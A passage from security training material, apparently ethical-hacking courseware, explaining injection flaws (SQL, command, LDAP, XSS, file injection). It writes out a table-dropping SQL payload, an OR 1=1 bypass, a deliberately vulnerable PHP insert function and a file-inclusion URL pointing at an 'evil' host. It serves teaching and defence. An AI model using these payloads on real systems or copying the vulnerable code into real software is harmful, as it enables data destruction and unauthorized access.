return Base64Encoder.encodeToString(encryptedText); }
```

Figure 14.7: Secure code example



A03 – Injection Flaws

- Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access
- Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, XPath queries, and so on and can be easily discovered by application vulnerability scanners and fuzzers

SQL Injection	It involves the injection of malicious SQL queries into user input forms
Command Injection	It involves the injection of malicious code through a web application
LDAP Injection	It involves the injection of malicious LDAP statements
Cross-Site Scripting (XXS)	It involves the injection and execution of malicious scripts in the web browser

A03 – Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Such flaws are prevalent in legacy code and often found in SQL, LDAP, and XPath queries. They can be easily discovered by application vulnerability scanners and fuzzers.


Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications such that the applications interpret and run the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application). There are many types of injection flaws, some of which are discussed below:

- **SQL Injection**: SQL injection is the most common website vulnerability on the Internet, and it is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.
- **Command Injection**: Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are extremely dangerous.
- **LDAP Injection**: LDAP injection is an attack method in which websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an

application fails to sanitize the user input, the attacker modifies the LDAP statement with the help of a local proxy. This, in turn, results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.

- **Cross-Site Scripting (XSS)**

  XSS flaws occur when an application includes untrusted data in a new web page without proper validation or escaping, or when an application updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to inject and execute scripts in the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites.



SQL Injection Attacks

- SQL injection attacks use a **series of malicious SQL queries** to directly manipulate the database
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to valuable data
- SQL injection attacks can often be executed from the **address bar**, from within application fields, and through queries and searches

```
test');DROP TABLE Messages;--
```

When this code is sent to the database server, it drops the Messages table

```
<?php
function save_email($user,
$message)
{
  $sql = "INSERT INTO
Messages (
              user, message
        )  VALUES  (
        '$user',
'$message'
        )";
  return mysql_query($sql);
}
?>
```

SQL Injection vulnerable server code

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection

SQL Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users, validate roles and access levels, store and retrieve information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate the input before passing it to an SQL statement. For example, consider the following SQL statement:


```
SELECT * FROM tablename WHERE UserID= 2302
```

becomes the following with a simple SQL injection attack:

```
SELECT * FROM tablename WHERE UserID= 2302 OR 1=1
```

The expression "**OR 1=1**" evaluates to the value "**TRUE,**" often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to valuable data. Attackers carry out SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on. SQL injection attacks allow attackers to

- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents or drop the database altogether
- Use the trust relationships established between the web application components to access other databases




Attacker
1
When this code is sent to the database server, it drops the Messages table
2
Web Browser
3
Internet
4
SQL Injection vulnerable server code

```
test');DROP TABLE Messages;--
```

```
<?php
function save_email($user, $message)
{
  $sql = "INSERT INTO Messages (
            user, message
        )  VALUES  (
'$user', '$message'
        )";
  return mysql_query($sql);
}
?>
```

Figure 14.8: SQL Injection attack

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.



Command Injection Attacks

Shell Injection

- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell injection functions include **system()**, **StartProcess()**, **java.lang.Runtime.exec()**, **System.Diagnostics.Process.Start()**, and similar API commands

HTML Embedding

- This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds **extra HTML-based** content to the vulnerable web application
- In HTML embedding attacks, a user adds input to a web script that is then used in the output HTML without being checked for **HTML code** or **scripting**

File Injection

- Attackers exploit this vulnerability to inject **malicious code** into **system files**
- `http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?`

Command Injection Attacks

